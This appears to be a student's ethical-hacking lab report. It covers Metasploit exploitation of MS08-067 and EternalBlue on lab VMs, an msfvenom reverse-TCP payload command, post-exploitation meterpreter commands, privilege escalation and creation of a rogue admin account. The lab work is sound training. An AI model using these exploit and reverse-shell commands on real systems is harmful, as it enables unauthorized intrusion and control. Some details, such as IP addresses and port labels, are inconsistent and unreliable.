Assignment 4


Ethical Hacking

Lilibeth Rodriguez Sanchez

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each) In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open.




I am on Zenmap and it demonstrates a successful scan, it shows that the port 445 is open. Windows XP is 192.168.10.14, the Kali system IP is 192.168.10.13. Throughout the lab report I will be referencing to each by their specific IP address.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

5. Use XXXX (follow the lab instruction) as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



This displays the payload after putting them accordingly , the listening host is 1824 because I am doing this on 10/18/2024.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.


This is a screenshot of the 192.168.10.14 desktop.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

10. [Post-exploitation] In meterpreter shell, get system information about the target.




This screenshot demonstrates the meterpreter shell after being able to successfully be exploiting the system and being able to access the command prompt from 192.168.10.12 on 192.168.10.14. I used the date command to show the date and time. I also used the getuid command in Meterpreter shell to show the UID of the system, and getpid to get the PID and sysinfo to get the system information.

Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.


• Configure your Metasploit accordingly and set XXXX (follow the lab instruction) as the listening port number. Display the configuration and exploit the target. (10 pt)

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)




This is metasploit after configuring the exploit as I did before, except this time we are using windows/smb/ms17_010_eternalblue. The listening port is 1824, as it was before, and RHOST is 192.168.10.11, which is Windows Server 2008. For all future references, as with before, we will be referring to it as 192.168.10.11 to mean “the windows server machine.”

2. [Post-exploitation] In meterpreter shell, display the target system’s local date and time. (2 pt)



This screenshot demonstrates a successful exploit of 192.168.10.11

3. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)
4. 4. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt
5. 5. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)




This is after successfully getting the SID, PID, and sysinfo about 192.168.10.11

Task C. Exploit Windows 7 with a deliverable payload (60 pt). In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (10 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. The requirements for your payload are (10 pt, 5pt each):


• Payload Name: Use your MIDAS ID (for example, pjiang.exe)

• Listening port: XXXX (follow the lab instruction)


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:




The way that I made my payload was using the command msfvenom -p windows/meterpreter/reverse_TCP LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe



This after setting up a listener in metasploit framework, listening to port 4623. The command used to create a web server on port 80




View from Windows 7 as I download dprit002.exe onto it.



Explanation: After launching the payload on Windows 7, we now have access to the system.

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)




This is a screenshot of the target with the web server still open

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt) [Privilege escalation] Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (5 pt)



This is after uploading the text file and after attempting the next step prematurely. As shown, the file “ImadeIT-dprit002.txt” has been uploaded using the command “upload <file-name> “C:\ Users\Window 7\Desktop”